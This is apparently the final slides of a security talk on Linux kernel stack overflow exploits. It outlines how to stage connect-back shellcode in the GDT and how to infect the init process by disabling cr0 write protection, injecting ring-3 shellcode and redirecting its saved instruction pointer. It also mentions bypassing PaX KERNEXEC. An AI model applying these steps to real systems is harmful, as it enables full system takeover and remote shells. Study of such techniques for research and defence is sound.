- In stack :
 - copy *connect back* shellcode into GDT
 - prepare a struct `execute_work`
 - resume driver code
- In GDT :
 - child : *connect back*
 - father : `wait()` because *event/x* never ends

Init infection

- shellcode runs only in stack
- no system call used
- procedure :
 - search init : `current_thread_info()->task->pid == 1`
 - load cr3 : `task->mm->pgd - PAGE_OFFSET`
 - remove Write Protect bit of cr0
 - add *saved context* eip into ring 3 stack :
 - `task->thread.esp0 - sizeof(ptregs) == saved context`
 - in this context we retrieve esp3
 - target location = ending address of *.text vma* - XXX bytes
 - inject ring 3 shellcode at target location
 - replace *saved context* eip with target location
 - restore original cr3 and cr0
 - resume driver code



Conclusion

- hope this demystified kernel *stack overflow* exploits under Linux
- circumventing kernel constraints
- take advantage of some kernel conveniences
- kernel exploitation field :
 - not completely covered ... so far from there
 - functional *bugs* and *race conditions* : lost vma
- what if PaX KERNEXEC is enabled ? ... hazardous return-into-klibc :)

Questions ?